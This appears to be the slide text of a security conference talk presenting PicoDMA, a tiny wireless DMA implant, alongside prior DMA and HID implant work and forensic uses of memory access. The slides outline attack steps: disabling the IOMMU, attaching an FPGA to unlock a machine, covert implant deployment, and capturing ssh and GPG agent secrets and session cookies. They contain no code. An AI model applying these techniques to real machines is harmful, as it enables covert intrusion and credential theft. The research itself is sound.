


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# PICODMA: DMA ATTACKS AT YOUR FINGERTIPS

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# TALK AGENDA

- ▶ Background on DMA attacks
- ▶ Introduce PicoDMA: wireless DMA implant
- ▶ FPGA / DMA engineering deep dive
- ▶ Radio module hardware and software
- ▶ Demos, conclusions, future work

# DMA ATTACKS

- ▶ Direct Memory Access (DMA): typically involve attacker that gains physical access to a device
- ▶ Attacker **reads** and **writes** physical memory through high speed expansion port (Thunderbolt, ExpressCard, more)
- ▶ Can recover sensitive data from memory
- ▶ Can backdoor target machine to read files, bypass authentication, more

## SELECTED PREVIOUS WORK

- ▶ SLOTSCREAMER (2014) by Joe Fitz:  
USB3380 reference board -> stealthy  
DMA hardware implant
- ▶ Pcieech (2016+) by Ulf Frisk:  
remarkable DMA attack suite
- ▶ HPE iLO vulnerability research  
(2018+) Fabien Périgaud, Alexandre  
Gazet, Joffrey Czarny:  
groundbreaking research, PCIleech  
integration



# PREVIOUS WORK: HID IMPLANTS

- ▶ Incorporate deception / wireless
- ▶ TURNIPSCHOOL + USB Ninja:
  - ▶ Masquerades as a cable!
- ▶ CactusWHID:
  - ▶ WHID Elite adding SIM800L
- ▶ Maltronics internal keylogger:
  - ▶ Tiny ( $1cm^2$ ), persistent



# NOT JUST FOR ATTACKERS

- ▶ DMA invaluable for forensics
- ▶ Use tools like Volatility and rekall to extract:
  - ▶ Memory contents of running processes
  - ▶ Open network connections, files
  - ▶ Much more

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(Dev) C:\Users\mic\rekall>rekall live
Launching live memory analysis

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The Rekall Memory Forensic framework 1.4.0.post.dev18 (Etzel).
"We can remember it for you wholesale!"

This program is free software; you can redistribute it and/or modify it under
the terms of the GNU General Public License.

See http://www.rekall-forensic.com/docs/Manual/tutorial.html to get started.


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-----> pslist()
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 Start           Exit
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0xe0000b3053500 lsass.exe     552   440    6   -    0 False  2
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pslist example from rekall forensic blog

# DMA ATTACK EXAMPLE (PCILEECH)

- ▶ Targeting hardened workstation
- ▶ BIOS reset to disable IOMMU
- ▶ Connect FPGA to M.2 slot
- ▶ Use PCILeech to patch memory and unlock machine




# RESEARCH GOALS

## DMA CAPABLE HARDWARE IMPLANTS

- ▶ Develop small DMA-capable hardware device
  - ▶ Implant should be persistent
  - ▶ Incorporate wireless capabilities
  - ▶ Use off-the-shelf hardware
- ▶ PoC new **attack** and **defense** scenarios
- ▶ Provide low-cost building blocks for new applications

# PICODMA INITIAL PROTOTYPE

- ▶ Tiny: *fits on a keychain*
- ▶ DMA-capable: 64-bit streaming reads, writes, and FPGA-enabled search
- ▶ PCILeech compatible!
- ▶ Commodity hardware



# HIGHLY EMBEDDABLE

- ▶ Easy to install
- ▶ Fits in small places
- ▶ Only needs M.2 A/E key expansion slot (or adapter)
- ▶ Out-of-band access: no network access on target



# DEPLOYING PERSISTENT WIRELESS DMA IMPLANTS

- ▶ Decoupling installation from exploitation allows:
  - ▶ Interdiction attacks: install small physical implant when target device is powered down and in transit
  - ▶ Abuse physical access: remote hands-and-eyes technician with temporary physical access installs implant
  - ▶ Deploy prior to offboarding: Attacker may have legitimate access to a system before reinstall
  - ▶ Deploy during provisioning: Remote forensics later

## NEW ATTACK VARIATIONS

- ▶ Don't need access when machine is live
- ▶ Can capture ephemeral credentials from memory:
  - ▶ GPG and ssh agents
  - ▶ Web session cookies
- ▶ Profile and collect activity logs over time
- ▶ Protections enabled when machine is locked don't apply

